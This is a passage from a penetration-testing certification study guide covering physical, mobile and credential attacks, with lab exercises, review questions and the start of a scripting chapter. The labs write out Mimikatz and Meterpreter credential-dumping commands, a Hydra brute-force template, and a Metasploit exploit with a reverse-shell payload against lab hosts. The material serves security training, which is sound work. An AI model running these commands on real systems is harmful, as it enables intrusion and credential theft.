Cold-boot attacks are used to capture encryption keys from a running system. Two primary methods have been used for cold-boot attacks: removing memory modules from a running system and placing them in a system under the attacker's control to capture memory contents, and performing a cold-boot (full shutdown and restart) with a removable drive used to load an operating system that can read the contents of pre-boot physical memory.



Some versions of this attack have extended data remanence, or the amount of time the data remains readable on memory modules, by cooling them to very low temperatures, sometimes using techniques as simple as spraying them with an upside-down air duster to get very cold air.

Cold-boot attacks target unencrypted memory locations, allowing the theft of BitLocker and other encryption keys that are not protected by two-factor authentication. Cold-boot attacks require both technical sophistication and sufficient undisturbed access to a system to access system memory or boot it from an external drive, making them somewhat unlikely to occur in practice for most penetration testers—but they're still part of the exam objectives!

Serial Consoles

Physical access to hardware like network devices, Internet of Things (IoT) devices, and a multitude of other systems is accomplished via a serial connection that can provide console access. Penetration testers who can gain access to systems can sometimes find unsecured or insecure system or administrative access via *serial consoles*. In most cases, a serial console

https://t.me/learningnets

uses either a traditional 9-pin serial port or an RJ45 network port style connection directly to a device, allowing console access.

Once you have found a device and have identified the manufacturer and type of device, you can typically find manuals that will provide details for how to connect to the serial console, default passwords (if they are even required), and what types of commands you can use from the console. With that information in hand, you may be able to take a variety of actions, ranging from changing system states to resetting the administrative password for the device as part of a recovery process!

Because serial consoles typically require local physical access, many are designed as recovery consoles, allowing the locally connected user to bypass most or all security controls. That makes access to a serial console very desirable if you can get it!

JTAG Debug Pins and Ports

JTAG is an industry standard for hardware debug ports that provide serial connections. Hardware hackers, including curious penetration testers, can use *JTAG debug test pins* to conduct physical hardware attacks on devices including routers, IoT devices, and anything else that you can find JTAG pins or ports on!



JTAG is named after the Joint Test Action Group, but JTAG itself doesn't mean "Joint Test Action Group"—it's just an industry standard for the hardware debug port itself!

JTAG attacks are often used to recover firmware from devices, allowing you to analyze the device's operating system and software for vulnerabilities and security issues like embedded passwords or back doors. JTAG access can also allow you to use built-in debugging tools to craft more capable attacks by using the same tools developers did to test the device. It is often possible to use JTAG connections to test attacks that might not be possible without a direct on-device debugging console.

The same debugging access also means that you may be able to pull passwords or encryption keys directly from memory while the device is live. While all of these attacks require direct physical access, if you can acquire a device and spend time with it, a JTAG port or pins may provide you with a wealth of information.



The PenTest+ exam is unlikely to require you to know how to do JTAG debugging—and it would be hard to make it part of a multiple-choice or even an interactive exam! However, you should know what it is and how it can be used. If you want to learn more, you can start with sites like these, among many others:

`https://hackaday.com/2016/12/15/the-many-faces-of-jtag/`

`https://www.pentestpartners.com/security-blog/the-art-of-finding-jtag-on-pcbs`

https://t.me/learningnets

Attacking Mobile Devices

Compromising mobile devices is a less common path for most penetration testers. In many cases mobile devices are personally owned, which often removes them from the scope of a penetration test. Mobile device pen-testing can also involve the devices, management tools, and applications. The PenTest+ exam objectives primarily focus on Android application testing tools, but iOS application attacks are similar.

Attacking mobile applications involves many of the same techniques used for web and other application attacks. Obtaining access to locally stored data, executing SQL injection attacks, capturing unencrypted or poorly protected data in transit, and targeting encryption keys are all techniques that application penetration testers will use. Application testing techniques also include static analysis (of code), dynamic analysis (of a running application), network traffic capture and assessment, SSL pinning and downgrade attacks, and methods for obtaining root access via application exploits.

When mobile device applications are in testing scope, specialized tools can help exploit Android and iOS devices. There are fewer common open-source tools than you might find for similar tasks on desktop operating systems, but for the PenTest+ exam, you are expected to be familiar with three:

- *Drozer*, an Android security assessment framework. Drozer has existing exploits built in and is designed to help assess the security posture of Android applications. The Drozer site also provides Sieve, an application that includes common Android security issues, allowing you to learn how to test Android security using a test application. You can find Drozer at `https://labs.mwrinfosecurity.com/tools/drozer/`. Using Drozer is as simple as setting it up, installing the `drozer` agent and launching it, then using Drozer's modules to test for an application's attack surface, and finally using various modules to test the application based on the attack surface you discover.
- *APKX*, a wrapper for various Java decompilers and DEX converters that allows you to extract Java source code from Android packages. If you want to directly analyze Java code inside of an APK, APKX provides a convenient way to do so. You can find it at `https://github.com/b-mueller/apkx`.
- *APK studio* is an integrated development environment (IDE) designed for reverse engineering Android applications. APK studio hasn't been updated since 2015 as of the writing of this book, but you can find it at `https://github.com/vaibhavpandeyvpz/apkstudio`.

The PenTest+ exam objectives don't include any iOS mobile application penetration testing tools, but such tools do exist! In fact, OWASP has an iOS application pen-testing tool called iGoat available for download at `https://www.owasp.org/index.php/OWASP_iGoat_Tool_Project`. Much like OWASP's WebGoat project, iGoat provides step-by-step tutorials on application vulnerabilities as well as guidance on how to exploit each of the common vulnerabilities it explains. If you're learning how to attack mobile devices, starting with iGoat is a great choice.

https://t.me/learningnets



While the PenTest+ exam specifically mentions these tools, the general process for testing depends on whether you are targeting the mobile device's operating system or the applications installed on the device. As with many of the more advanced skill sets mentioned in this book, mobile device hacking and application reverse engineering are beyond the scope of this book. You can find a good introduction at `https://pentestlab.blog/category/mobile-pentesting/` and a great cheat sheet for mobile application pen-testing at `https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet`.

Credential Attacks

Throughout this book, we have discussed a variety of methods of attacking passwords and gathering credentials. Attacking hosts, applications, and devices can involve a variety of credential attack schemes.

Credential Acquisition

Once you have compromised a system, you will often want to acquire the local credential store. For Windows, the most common tool to accomplish this is Mimikatz, a post-exploitation tool that is available both as a stand-alone tool and as part of Metasploit's Meterpreter package. Mimikatz provides a range of features, including the ability to read hashes and passwords directly from memory.



We also talked about Mimikatz in Chapter 6 as part of our Pivot and Exploit process.

Kali Linux also includes three tools as part of the `creddump` package that can be used to acquire credentials in Windows. They are `cachedump`, which dumps cached credentials; `lsadump`, which dumps LSA secrets; and `pwdump`, which dumps password hashes. You can read about all three and how to use them at `https://tools.kali.org/password-attacks/creddump`.

The Linux password file is typically found in `/etc/shadow`, but it is protected from casual theft by permissions that will prevent nonprivileged users from accessing it. Copying it if you have root privileges is trivial, so the key part of attacking the Linux credential store in most cases is gaining privileged access.

Other methods of credential acquisition can also be used, including replacing remote access tools like SSH with trojaned versions that capture usernames and passwords, searching for accounts that use SSH keys for login and acquiring those keys (particularly if they

https://t.me/learningnets

don't require passwords!), and using a variety of other methods that attempt to intercept user authentication to acquire usernames, passwords, and other authentication tokens.

Attacking Biometric Authentication

Biometric authentication factors are far more common than they were a few years ago. Fingerprints and facial recognition are used by many phones, and the value of the data on those devices makes them a target for penetration testers. Fortunately for penetration testers, techniques to acquire and copy fingerprints exist, ranging from complex solutions that require a mold of the source fingerprint and a cast model of the finger to simple solutions that simply provide a picture of the fingerprint. For a penetration tester, this means that you need to know how the target device captures data, and thus what type of exploit might work. With cellphones, this can include finding out if the fingerprint reader uses an optical scanner to read the fingerprint or if it combines the optical sensor with a capacitive sensor to detect a real finger.

Facial recognition can also be fooled, and much as with fingerprint sensors, the quality and capabilities of facial recognition systems vary quite a bit. Some use infrared to map points on faces, while others can be fooled by a printed image.

If you encounter a biometric system, you should focus on finding out the type of system or device used and then consider how to acquire the required biometric data. That may involve pretexting to acquire fingerprints or photos, or more involved efforts if you absolutely have to bypass the system.

Offline Password Cracking

When you capture hashed passwords, or passwords stored in a secure password storage scheme, you will need to use a password recovery tool. These offline password-cracking tools use a variety of cracking schemes to find the passwords that match a given hash using brute-force mechanisms.

Common password-cracking tools include these:

- *Hashcat*, a password-cracking utility that uses graphics processing units (GPUs) to crack passwords at a very high rate of speed. Hashcat is much faster than traditional tools like John the Ripper, which are CPU-bound, making it a tool of choice if you have access to appropriate hardware. Figure 10.15 shows Hashcat running against a Linux password file.
- *RainbowCrack*, a cracking package based on *rainbow tables* and available for Windows and Linux. Rainbow tables are pre-computed tables that allow you to search for a given hash rather than brute-force cracking it. This means you can create, download, or purchase the appropriate rainbow table for many common hashing schemes and

https://t.me/learningnets

character sets and then simply look up the matching hash and password, completing your cracking task even faster than with a tool like Hashcat!

FIGURE 10.15 Hashcat cracking Linux passwords

```
[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit => [s]tatus [p]ause [r]es
ume [b]ypass [c]heckpoint [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Type........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: kali_hash.txt
Time.Started.....: Mon Jul 16 20:58:28 2018 (59 secs)
Time.Estimated...: Tue Jul 17 18:51:49 2018 (21 hours, 52 mins)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:      364 H/s (13.36ms)
Recovered........: 0/2 (0.00%) Digests, 0/2 (0.00%) Salts
Progress.........: 21888/28688772 (0.08%)
Rejected.........: 0/21888 (0.00%)
Restore.Point....: 10752/14344386 (0.07%)
Candidates.#1....: bless -> cheer13
HWMon.Dev.#1.....: N/A
```



Strangely, the PenTest+ outline doesn't mention RainbowCrack, despite mentioning rainbow tables. It's worth your time to try it if you are likely to encounter hashed passwords that you either can generate and maintain tables for or are willing to purchase or download. An external drive full of common rainbow tables can be a huge time-saver!

- *John the Ripper* has been the go-to password recovery tool for pen-testers for years, and it provides a wide range of functionality. Often simply referred to as "John," it autodetects many common hashes while providing support for modern Linux and Windows password hashes, as well as custom dictionaries and other features. If Hashcat and rainbow tables don't work or aren't available to you, John is a good fallback, and every penetration tester should have a basic familiarity with how to use John.



Cain and Abel is a very dated password recovery tool designed to work with Windows NT, 2000, and XP. The tool is no longer maintained and has not been updated in years, but it remains in the PenTest+ exam objectives. You are unlikely to find a use for the tool when pen-testing modern systems, but you should be aware that it could show up on the exam.

Credential Testing and Brute-Forcing Tools

Interactive or online testing tools typically focus on login brute-forcing. They attempt to log into systems using a variety of username and password combinations until they are successful. Obviously, any reasonably well-instrumented system is going to send out alarms

https://t.me/learningnets

or block attacks like this, but many desktops and even some servers may not be set up to detect or take action against brute-force attacks, making tools like these relevant if you can use them without being detected. Common brute-forcing tools include these:

- *Hydra*, often known as thc-hydra, is a brute-force dictionary attack tool that is designed to work against a variety of protocols and services, including SSH, http/https, SMB, and even databases. Basic Hydra usage is simple:

  ```
  hydra -l [userid] -p [wordlist] [target ip] -t [timing] [protocol]
  ```

- *Medusa*, much like Hydra, is a brute-force login attack tool that supports a variety of protocols and services. In general, if Hydra works for you, you won't need to use Medusa, as the functionality is very similar, but Medusa does have some specific improved features. Details can be found at `http://foofus.net/goons/jmk/medusa/medusa.html`.
- *Patator* is another tool in the same class as Hydra and Medusa. It can brute-force a variety of protocols and services but can be more difficult to use—in fact, the author describes it as "less script kiddie friendly." This means that the user is required to do more filtering based on result codes. In exchange, Patator provides a variety of features that may be useful in specific circumstances.



If you're just starting as a penetration tester, you'll probably find Hydra to be the easiest tool to learn, thanks to the amount of documentation and the variety of tutorials available. Once you've learned how to use Hydra, Medusa should feel pretty familiar, and you'll likely know enough about brute-forcing to decide whether Patator may be useful to you during a specific penetration test.

Wordlists and Dictionaries

Building a custom wordlist can be particularly useful if you have gathered a lot of information about your target organization. Common words, catch phrases, and even personal information from staff members can be combined into a dictionary that will provide a greater chance of cracking passwords than a standard dictionary or generic wordlist.

CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's sites can help generate a custom wordlist, but you will typically want to add words manually based on your own OSINT gathering efforts.

Directories and Filename Brute-Forcing

Finding all of the locations where you can gather password dictionary wordlist candidates can be challenging, and tools that you might normally use for web application penetration

https://t.me/learningnets

testing or information gathering can come in handy. While there are many tools available, two common tools are mentioned as part of the PenTest+ exam objectives:

- *W3AF*, the Web Application Attack and Audit Framework, is an open-source web application security scanner that includes directory and filename brute-forcing in its list of capabilities.
- *DirBuster* is a dated but sometimes useful Java application that is designed to brute-force directories and filenames on web servers. While the PenTest+ objectives specifically list DirBuster, it was last updated in 2013, and other alternatives are more likely to be useful.

Summary

Attacking hosts requires knowledge of a variety of exploit methods, vulnerabilities, and techniques. The PenTest+ exam objectives cover both OS-specific methodologies and common cross-platform exploits and issues that you can use to compromise systems, escalate privileges, and gather additional data and resources to further your penetration testing efforts.

Linux attacks include SUID and SGID programs that can allow you to run a program as a different user or group. If users can use `sudo` to take actions as a user with greater rights, or if they can escape a restricted shell, you can also leverage these flaws to gain greater privileges. You should also be aware of attacks via both buffer overflows like ret2libc and kernel exploits that use a variety of methods to cause the Linux kernel to allow you to perform actions you normally couldn't—often including becoming root!

Many of the Windows exploits covered in the PenTest+ objectives focus on obtaining credentials, including via cPassword, cleartext credential acquisition from LDAP, the unattended installation files created for Windows Distribution Services system installations, and other locations. Hashed and other secured passwords may be recovered from the SAM, LSA secrets, and LSASS. You can also take advantage of flaws in the Windows directory search path order to exploit unquoted service paths and to hijack DLLs by replacing them with your own. Finally, the Windows kernel can be attacked, much like the Linux kernel, providing greater access to the system.

Mobile devices may be more accessible than traditional workstations, and penetration testers need to know how to target Android and iOS devices. Many current attacks focus on application flaws as well as operating system vulnerabilities. Mobile device security assessment frameworks and application security testing tools can help target mobile devices used by employees at your target organization.

Many systems and services are hosted in virtualized or containerized environments. Penetration testers need to know how to identify when they have compromised a system or service that is virtualized or containerized. While escaping from a VM or container is an attractive idea, actual escape methodologies are not as commonly available as other forms of attack. And although penetration testers may not always be able to escape from a

https://t.me/learningnets

virtualized environment, knowing that it exists can help you find and target the underlying virtualization infrastructure in other ways.

Physical access to systems provides you with options that may not be available via the network. Serial consoles can bypass many security protections and allow local administrative resets or controls. JTAG debug pins can allow you to directly access system or device memory, or to download firmware for analysis. Cold-boot attacks, while relatively rare in actual penetration tests, can be used to copy encryption keys and other normally secured data out of memory by physically accessing the memory modules.

Penetration testers also need to know how to create remote connections via tools like SSH, NETCAT, and NCAT and how to use proxies to conceal their inbound and outbound traffic. Using proxies to pivot can also provide penetration testers with access that bypasses security boundaries by leveraging compromised systems to build a path through secured networks.

Credentials are useful throughout a penetration testing process. Acquiring user, administrative, and service accounts will allow you to attempt to access systems and devices, and escalating your privileges from even unprivileged accounts is a common technique during pentests. You should know where to find credentials in common operating systems, how to acquire them, and how to crack them using tools like Hashcat and John the Ripper.

Exam Essentials

Explain Linux system compromise techniques. Understand how to identify and exploit SUID/SGID programs. Know what sticky bits are and why they are used to help secure systems. Describe security flaws with `sudo` and the `sudoers` list. Know how restricted shells are used to prevent account abuse and common methods of escaping them. Understand ret2libc attacks and Linux kernel exploits and how they are implemented.

Understand Windows exploit techniques. Describe how to obtain Windows passwords using cPassword, LDAP cleartext password recovery, service account attacks, LSASS, LSA secrets, and unattended installation files as well as the SAM database. Explain DLL hijacking, writeable services, and unquoted service path issues and how they can be discovered and exploited. Use Windows kernel exploits in packages like Metasploit to obtain elevated privileges.

Explain common exploits that exist in most operating systems. Exploit improperly secured or configured file and folder permissions. Describe where and how to find stored credentials in common applications. Understand the advantages and disadvantages of hardware and software keyloggers. Explain common issues with default account settings and how they can be exploited.

Use common techniques to allow remote access. Know common commands and tools that allow remote access via SSH, NETCAT, and NCAT. Explain why, when, and how you can use proxies and `proxychains` to conceal attack traffic and to allow pivoting inside of a

https://t.me/learningnets

secure network via compromised systems. Demonstrate the use of Metasploit modules and payloads to provide both bind and reverse shells.

Understand virtual machine and container exploits. Explain virtual machine and container concepts and the basic differences between them. Understand the concept of virtual machine and container escape techniques. List reasons that VM escape exploits are unlikely to be available during most penetration tests. Describe container escape exploits and scenarios.

Perform credential attacks. Describe how to obtain credentials under both Windows and Linux, including common credential locations and security techniques. Use offline credential cracking tools, and understand the differences, basic capabilities, and advantages of each. Create wordlists and dictionaries, and explain how they can help with brute-forcing and cracking activities.

Describe attack methods used against physical hosts. Explain the concept of cold-boot attacks, and how they are used to recover the contents of physical memory. Understand why serial consoles and JTAG debugging pins are desirable targets and the differences in the access and uses that a penetration tester would find for both.

Lab Exercises

Activity 10.1: Dumping and Cracking the Windows SAM and Other Credentials

Dumping the Windows SAM is one of the most common tasks that a penetration tester will do after gaining access to a system. In this exercise, you will gain access to a Windows system and then obtain a copy of the Windows SAM.

1. Using the knowledge you have gained about the Metasploitable 3 Windows target system in other labs, exploit one of the existing vulnerable services and create a Meterpreter-based reverse shell.
2. Now that you have access to the system, you can gather other credentials as well. Using your Meterpreter session, execute the following commands and record your findings.
   a. `/post/windows/gather/lsa_secrets`
   b. `/post/windows/manage/wdi_digest caching`

      (Note: To make sure Wdigest now contains cached credentials, you should log into and out of the target system.)
   c. `creds_wdigest`
3. Use your Meterpreter shell to copy the SAM:
   a. Check your user ID:

      ```
      getuid
      ```

https://t.me/learningnets

b. Obtain system credentials if you're not already NT AUTHORITY\SYSTEM:

```
getsystem
```

c. Re-check your user ID:

```
getuid
```

d. Dump the SAM:

```
mimikatz_command -f samdump::hashes
```

e. Copy the hashes and feed them to Hashcat in the next activity if you'd like!

Activity 10.2: Cracking Passwords Using Hashcat

In this exercise, you'll use Hashcat, the GPU password cracking utility built into Kali Linux, to crack passwords from a set of hashed passwords.

1. Start your Kali Linux VM.
2. Download a set of hashes. You can find hashes in a variety of places:
   - The Kali box you're starting from.
   - The DefCon 2012 KoreLogic challenge is a good starting place: `http://contest-2012.korelogic.com/`.
   - Hashes.org contains huge lists of hashes: `https://hashes.org/left.php`.
   - The Pwned Passwords list at `https://haveibeenpwned.com/Passwords` is huge, but it offers a massive sample set to work with if you want more practice.

   For this exercise, we will use the Kali system's own password file. Once you have performed this basic exercise, you may want to move on to more complex cracking efforts, including those where you may not immediately know the hashing method used.

   Capture the Kali Linux `/etc/shadow` file. Since you are logged in as root, this is trivial. If you were logged into the system as a non-root user, you would need to gain administrative privileges to do this. Fortunately, capturing `/etc/shadow` is easy; we just copy `/etc/shadow` to a file with any name you want!

   ```
   cp /etc/shadow kali_hash.txt
   ```

3. On Linux systems you can check the type of hash in use by reviewing the settings found in `/etc/login.defs`. Doing this and searching for ENCRYPT_METHOD will show you that it is set to SHA512.
4. Next you need to clean up the hash file to remove unnecessary information like usernames and account policy settings. You can use vi to edit out everything but the hashes. For example, root shows as

https://t.me/learningnets

```
root:$6$uPdhX/Zf$Kp.rcb4AWwtx0EJq235tzthWXdIEoJnhZjOHbil3od1AyM
f3t8Yi6dAPlhbHVG9SLx5VSIPrXTZB8ywpoOJgi.:17564:0:99999:7:::.
```

You should trim this to just the hash

```
$6$uPdhX/Zf$Kp.rcb4AWwtx0EJq235tzthWXdIEoJnhZjOHbil3od1AyMf3t8Y
i6dAPlhbHVG9SLx5VSIPrXTZB8ywpoOJgi
```

You're almost ready to use Hashcat, but you need to extract the rockyou wordlist that is included in Kali. It is located in `/usr/share/wordlists/rockyou.txt.gz`.

You'll notice it is gzipped, which means you need to extract it before using it. You can do so by copying the file to a location of your choice and then running `gunzip rockyou.txt.gz`. Make sure you remember where you extracted it to!

5. Now run Hashcat against your file. In this example we will use the rockyou wordlist included in Kali, but you may choose to use a different wordlist if you have built one for the organization you are targeting. In this example, `-m` sets the hash type, which is SHA-512; `-a 0` sets the attack as a dictionary attack; `-o` sets the output file; `kali_hash.txt` is the input file; and the result looks like this:

```
hashcat -m 1800 -a 0 -o cracked_hashes.txt kali_hash.txt /home/
```

6. You already know the password for root on your Kali system, so you shouldn't be surprised to see toor! Now grab another password file or one of the lists of hashes from the links above and try it out!



The `-a` flag requires a number, not a letter, so make sure you set `-a` to zero! You can see all of the flags that Hashcat accepts by reading its manpage—just type **`man hashcat`** and read through it or use built-in help via `hashcat -h`.

Activity 10.3: Setting Up a Reverse Shell and a Bind Shell

In this exercise, you will set up both a reverse shell and a bind shell using Metasploit. This exercise can be done using a Metasploitable Windows host. To prepare for this exercise, start your Kali Linux system and your Windows Metasploitable host, and make sure that you can connect from the Kali system to the Windows host.

1. Determine what vulnerability you want to attack on the Metasploitable system. You can use vulnerabilities you have previously recorded, or you can run a new vulnerability scan to identify vulnerable services.

https://t.me/learningnets

2. Start Metasploit and select the vulnerability you want to use. For this example, we will use the ManageEngine vulnerabilities we have previously identified, but you can choose another vulnerability if you want to explore other options.
3. Select the ManageEngine exploit:

   ```
   use exploit/windows/http/manageengine_connectionid_write
   ```

4. Set the remote host and local host:

   ```
   set RHOST [remote system IP]
   set LHOST [local system IP]
   ```

5. Set the remote port:

   ```
   Set RPORT 8022
   ```

6. Set a payload:

   ```
   Set payload windows/meterpreter/reverse_tcp
   ```

7. Exploit the Windows system using the `exploit` command. You should now see a Meterpreter session opened in your Metasploit window.
8. Repeat this process, using the Windows shell bind tcp payload: `payload/windows/shell_bind_tcp`.

   You will need to explore the options for this module to successfully connect to the bind shell—make sure you read them fully!

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Scott wants to crawl his penetration testing target's website and then build a wordlist using the data he recovers to help with his password cracking efforts. Which of the following tools should he use?
   - **A.** DirBuster
   - **B.** CeWL
   - **C.** OLLY
   - **D.** Grep-o-matic

2. Michelle wants to attack the underlying hypervisor for a virtual machine. What type of attack is most likely to be successful?
   - **A.** Container escape
   - **B.** Compromise the administrative interface
   - **C.** Hypervisor DoS
   - **D.** VM escape

3. Jacob runs `ls -l` on a file and sees the following listing. What does he know about `chsh`?

   ```
   -rwsr-xr-x 1 root root 40432 Sep 27  2017 chsh
   ```

   - **A.** It can be used for privilege escalation.
   - **B.** It allows a reverse shell.
   - **C.** It is a SUID executable.
   - **D.** None of the above.

4. Chris wants to acquire a copy of the Windows SAM database from a system that he has compromised and is running the Metasploit Meterpreter on. What Mimikatz command will allow him to do this?
   - **A.** `meterpreter> mimikatz_command -f samdump::hashes`
   - **B.** `meterpreter> msv`
   - **C.** `meterpreter> mimikatz_command -f samdump::passwords`
   - **D.** `meterpreter> kerberos`

5. Susan wants to use a web application vulnerability scanner to help map an organization's web presence and to identify existing vulnerabilities. Which of the following tools is best suited to her needs?
   - **A.** Paros
   - **B.** CUSpider
   - **C.** Patator
   - **D.** w3af

https://t.me/learningnets

6. Where is the list of Linux users who can use elevated privileges via `sudo` typically found?
   A. `/bin/sudo`
   B. `/etc/passwd`
   C. `/etc/sudoers`
   D. `/usr/sudoers`

7. Ben wants to conduct a DLL hijacking attack. Which directory will Windows search first for a DLL if it does not have a specific known location for it?
   A. The Windows directory
   B. The Windows system directory
   C. The directory the application is in
   D. The current directory

8. Where are the LSA Secrets stored on a Windows system?
   A. The `$System` folder
   B. The Registry
   C. The `System32` folder
   D. They are only stored on an Active Directory controller.

9. What technique is required to use LSASS to help compromise credentials on a modern Windows system?
   A. Set storage to "unencrypted."
   B. Enable LSASS legacy support.
   C. Turn on WDigest.
   D. Disable LSASS 2.0.

Use the following scenario for questions 10–12.

Charleen has been tasked with continuing the exploitation process of a Windows 2012 server for which a fellow penetration tester has acquired user-level credentials. She knows that the server is fully patched and does not have exposed vulnerable services. Her goal is to obtain administrative access to the server.

10. Charleen wants to conduct an attack that leverages unquoted service paths. Which of the following users is the most desirable to see listed under "Log On As" in the Services control panel?
    A. The service's service account
    B. system
    C. root
    D. poweruser

https://t.me/learningnets

11. Charleen wants to attempt a kerberoasting attack. What should her first step be to accomplish this attack?
    A. Identify the domain's Kerberos server IP address.
    B. Retrieve SPN values.
    C. Capture NTLM hashes from the wire.
    D. Extract service tickets from memory.

12. Charleen has captured NTLM hashes and wants to conduct a pass-the-hash attack. Unfortunately, she doesn't know which systems on the network may accept the hash. What tool could she use to help her conduct this test?
    A. Hashcat
    B. smbclient
    C. Hydra
    D. None of the above

13. Alice has deployed physical keyloggers to target systems. What issue is most commonly associated with physical keyloggers?
    A. Hardware failure
    B. Discovery
    C. Software-based detection
    D. Storage exhaustion

14. Why is JTAG access particularly useful for penetration testers who have physical access to systems?
    A. It provides unauthenticated remote access.
    B. JTAG offers debug access directly to memory.
    C. JTAG is automatically logged in as root.
    D. JTAG provides detailed system logging.

15. What is required for Jason to conduct a cold-boot attack against a system?
    A. Remote access
    B. Temperatures below 32 degrees Celsius
    C. Physical access
    D. The system must have been off for more than 30 minutes.

16. While Angela is conducting a penetration test, she gains access to a Windows Deployment Services server for her target organization. What critical information can she expect to obtain from the unattended installation files she finds there?
    A. Domain administrator passwords
    B. Local user passwords
    C. Local administrator passwords
    D. Domain user passwords

https://t.me/learningnets

17. What vulnerability should Charles target if he discovers a service with the following line in its system invocation?

```
Pathvariable = "C:\Program Files\Common Files\exampleapp\example.exe"
```

A. DLL hijacking
B. Writeable service
C. Modified plain text
D. Unquoted service path

18. Selah wants to use a brute-force attack against the SSH service provided by one of her targets. Which of the following tools is not designed to brute-force services like this?

A. Patator
B. Hydra
C. Medusa
D. Minotaur

19. After compromising a remote host, Cameron uses `ssh` to connect to port 4444 from his penetration testing workstation. What type of remote shell has he set up?

A. A reverse shell
B. A root shell
C. A bind shell
D. A blind shell

20. Jim wants to crack the hashes from a password file he recovered during a penetration test. Which of the following methods will typically be fastest, presuming he knows the hashing method and has the appropriate files and tools to take advantage of each tool?

A. John the Ripper
B. Rainbow Crack
C. Hashcat
D. CeWL

https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Chapter 11



Scripting for Penetration Testing

THIS CHAPTER COVERS THE FOLLOWING COMPTIA PENTEST+ EXAM OBJECTIVES:

Domain 4: Penetration Testing Tools

✓ **4.4 Given a scenario, analyze a basic script (limited to Bash, Python, Ruby, and PowerShell).**

- Logic
  - Looping
  - Flow Control
- I/O
  - File vs. terminal vs. network
- Substitutions
- Variables
- Common operations
  - String operations
  - Comparisons
- Error handling
- Arrays
- Encoding/Decoding

https://t.me/learningnets



Penetration testing is full of tedious work. From scanning large networks to brute-force testing of web application credentials, penetration testers often use extremely repetitive processes to achieve their goals. Done manually, this work would be so time-consuming and mind-numbing that it would be virtually impossible to execute. Fortunately, scripting languages provide a means to automate these repetitive tasks.

Penetration testers do not need to be software engineers. Generally speaking, pen-testers don't write extremely lengthy code or develop applications that will be used by many other people. The primary development skill that a penetration tester should acquire is the ability to read fairly simple scripts written in a variety of common languages and adapt them to their own unique needs. That's what we'll explore in this chapter.



Real World Scenario

Scripting

Throughout this book, you've been following along with the penetration test of a fictional company: MCDS, LLC. In this chapter and its lab activities, we'll analyze scripts designed to assist with different phases of this penetration test. Here are their goals:

- Run a port scan of a large network and save the results into individual files for each address scanned.
- Perform reverse DNS queries to obtain information about a block of IP addresses.

Scripting and Penetration Testing

Let's begin by taking a look at four scripting languages that are commonly used by penetration testers. You'll want to choose the right language for each penetration-testing task that you face, by considering several important criteria:

- Standards within your organization
- Operating system(s) of the devices that will run the scripts you create
- Availability of libraries and packages that support your work
- Personal preference

https://t.me/learningnets

The four languages that are most commonly used during penetration tests are Bash, PowerShell, Ruby, and Python. We'll begin our explorations of these languages by writing a simple "Hello, world!" script in each language. "Hello, world!" is the first script that most developers write when exploring a new language. It simply prints that phrase on the screen when it is run. It's a useful exercise to make sure that you're set up and running properly.

Bash

The *Bourne-again shell (Bash)* is a scripting language commonly used on Linux and Mac systems. It's often the default environment available at the command line on those systems. As a *Unix shell*, Bash provides command-line access for administrators to work with system resources. Administrators can also write text files containing commonly used Bash commands to allow their reuse. These text files are also known as *Bash scripts*.

The first line of a Bash script indicates the path to the Bash shell on your local system. The shell is usually located in the `/bin/` directory, so the first line of your Bash script should read

```
#!/bin/bash
```

This simply tells the operating system that when someone tries to execute the file, it should use the Bash shell to carry out the commands that it contains. After this line, you may begin writing the code for your Bash script. In our example, we simply want to print the words "Hello, world!" We can do this with the `echo` command:

```
echo "Hello, world!"
```

Using the text editor of your choice, you can create this simple script containing the following two lines:

```
#!/bin/bash
echo "Hello, world!"
```

By convention, you should save your Bash scripts with the `.sh` file extension. For example, we might save this one as `hello.sh`. Before you can run your script, you need to tell the operating system that it is an executable file. You may do that using this command:

```
chmod u+x hello.sh
```

In this case, the `chmod` command changes the permissions of the `hello.sh` file, while the `u+x` argument says to add the execute permission for the owner of the file. Once you've done that, you may execute your script using this command:

```
./hello.sh
```

You'll then see the following output:

```
Hello, world!
```

That's all there is to writing a simple script in the Bash shell.

https://t.me/learningnets

PowerShell

PowerShell is another command shell scripting language, very similar to Bash. It was originally designed by Microsoft for use by Windows system administrators and is now an open-source tool available for Windows, Mac, and Linux platforms. However, given the availability of other Unix shells for Mac and Linux systems, PowerShell is still generally associated with the Windows operating system. The most common use case for running PowerShell on non-Windows systems is for code compatibility.

You'll find PowerShell preinstalled on Windows systems. To create our "Hello, world!" script in PowerShell, you need just a single line of code:

```
Write-Host "Hello, world!"
```

Save your script in a directory on your system using the text editor of your choice. By convention, developers name PowerShell scripts using the `.ps1` extension.

Once you've saved your script, you may then try to run it using this command:

```
.\hello.ps1
```

If you haven't used PowerShell scripts on your system before, when you try to execute your first script you'll probably see an error message that reads as follows:

```
.\hello.ps1 : File C:\Users\Administrator\hello.ps1 cannot be loaded. The file
C:\Users\Administrator\hello.ps1 is not digitally signed. You cannot run this
script on the current system. For more information about running scripts and
setting execution policy, see about_Execution_Policies at http://go.microsoft
.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\hello.ps1
+ ~~~~~~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

This error occurs because Windows systems are configured by default to block the execution of PowerShell scripts. You'll need to change the PowerShell execution policy to allow them to run. There are five possible policies:

- **Restricted** is the default PowerShell execution policy, and it blocks all use of PowerShell scripts.
- **AllSigned** requires that any PowerShell scripts that you run are signed by a trusted publisher.
- **RemoteSigned** allows the execution of any PowerShell script that you write on the local machine but requires that scripts downloaded from the Internet are signed by a trusted publisher.

https://t.me/learningnets

- **Unrestricted** allows the execution of any PowerShell script but prompts you to confirm your request before allowing you to run a script downloaded from the Internet.
- **Bypass** allows the execution of any PowerShell script and does not produce any warnings for scripts downloaded from the Internet.

You aren't a trusted publisher, so you should set the execution policy to RemoteSigned to allow you to run your own scripts but still require that downloaded scripts come from a trusted publisher. You can change the execution policy using this command:

```
Set-ExecutionPolicy RemoteSigned
```

